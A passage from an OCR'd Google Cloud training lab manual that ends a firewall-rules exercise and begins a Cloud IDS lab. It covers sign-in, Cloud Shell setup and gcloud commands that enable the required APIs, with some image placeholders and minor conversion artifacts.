


4. Switch back to the first Cloud Shell connected to the **mynet-vm-1** instance and try to ping the **mynet-vm-2** instance:

ping mynet-vm-2.Zone 2

It should no longer work. Even though the egress rule has a much higher priority of 10,000, it is still blocking traffic. This is because for traffic to be allowed, there must be both an ingress and egress rule allowing that traffic. The priority of ingress rules does not affect the priority of egress rules.

5. Press **Ctrl+C** to stop ping.



Congratulations!

In this lab, you did the following:

- Created an auto-mode network, a custom-mode network, and associated subnetworks.
- Investigated firewall rules in the default network, and then deleted the default network.
- Used firewall rule features for more precise and flexible control of connections.


End your lab

When you have completed your lab, click **End Lab**. Google Cloud Skills Boost removes the resources you've used and cleans the account for you.

LAB 3: GETTING STARTED WITH CLOUD IDS

Overview

In this lab, you deploy Cloud Intrusion Detection System (Cloud IDS), a next-generation advanced intrusion detection service that provides threat detection for intrusions, malware, spyware, and command-and-control attacks. You simulate multiple attacks and view the threat details in the Google Cloud console.



Objectives

In this lab, you learn how to perform the following tasks:

- Build out a Google Cloud networking environment as shown in the previous diagram.
- Create a Cloud IDS endpoint.
- Create two virtual machines using gcloud CLI commands.
- Create a Cloud IDS packet mirroring policy.
- Simulate attack traffic from a virtual machine.
- View threat details in the Cloud console and Cloud Logging.

Setup

For each lab, you get a new Google Cloud project and set of resources for a fixed time at no cost.

1. Click the **Start Lab** button. If you need to pay for the lab, a pop-up opens for you to select your payment method. On the left is the **Lab Details** panel with the following:
    - The **Open Google Cloud console** button
    - Time remaining
    - The temporary credentials that you must use for this lab
    - Other information, if needed, to step through this lab
2. Click **Open Google Cloud console** (or right-click and select **Open Link in Incognito Window** if you are running the Chrome browser).

The lab spins up resources, and then opens another tab that shows the **Sign in** page.

Tip: *Arrange the tabs in separate windows, side-by-side.*

Note: If you see the **Choose an account** dialog, click **Use Another Account**.

3. If necessary, copy the **Username** below and paste it into the **Sign in** dialog.

"Username"

You can also find the **Username** in the **Lab Details** panel.

4. Click **Next**.
5. Copy the **Password** below and paste it into the **Welcome** dialog.


"Password"


You can also find the **Password** in the **Lab Details** panel.

6. Click **Next**.

Important: *You must use the credentials the lab provides you. Do not use your Google Cloud account credentials.****Note:*** *Using your own Google Cloud account for this lab may incur extra charges.*


7. Click through the subsequent pages:
    - Accept the terms and conditions.
    - Do not add recovery options or two-factor authentication (because this is a temporary account).
    - Do not sign up for free trials.





After a few moments, the Google Cloud console opens in this tab.

Note: To view a menu with a list of Google Cloud products and services, click the **Navigation menu** at the top-left, or type the service or product name in the **Search** field.




Activate Google Cloud Shell

Google Cloud Shell is a virtual machine that is loaded with development tools. It offers a persistent 5GB home directory and runs on the Google Cloud.


Google Cloud Shell provides command-line access to your Google Cloud resources.

1. In Cloud console, on the top right toolbar, click the Open Cloud Shell button.

2. Click **Continue**.



It takes a few moments to provision and connect to the environment. When you are connected, you are already authenticated, and the project is set to your *PROJECT_ID*. For example:



gcloud is the command-line tool for Google Cloud. It comes pre-installed on Cloud Shell and supports tab-completion.

- You can list the active account name with this command:

gcloud auth list

Output:

Credentialed accounts:


- <myaccount>@<mydomain>.com (active)

</mydomain></myaccount>

Example output:

Credentialed accounts:

- google1623327_student@qwiklabs.net



- You can list the project ID with this command:

gcloud config list project

Output:

[core]


project = <project_id>

</project_id>

Example output:

[core]

project = qwiklabs-gcp-44776a13dea667a6



This lab will all be done using gcloud CLI commands inside Cloud Shell.

Task 1. Enable APIs

In this task you set the project ID variable and then enable the APIs required for the lab.

1. In Cloud Shell, to set the **Project_ID** environment variable, run the following command:

```
export PROJECT_ID=$(gcloud config get-value project | sed '2d')
```

Copied!

2. Enable the Service Networking API:

```
gcloud services enable servicenetworking.googleapis.com \
  --project=$PROJECT_ID
```


If prompted to authorize the command, click **Authorize**.

3. Enable the Cloud IDS API:

```
gcloud services enable ids.googleapis.com \
  --project=$PROJECT_ID
```

4. Enable the Cloud Logging API:

```
gcloud services enable logging.googleapis.com \
  --project=$PROJECT_ID
```



Task 2. Build the Google Cloud networking footprint

In this task, you create a Google Cloud VPC network and configure private services access.

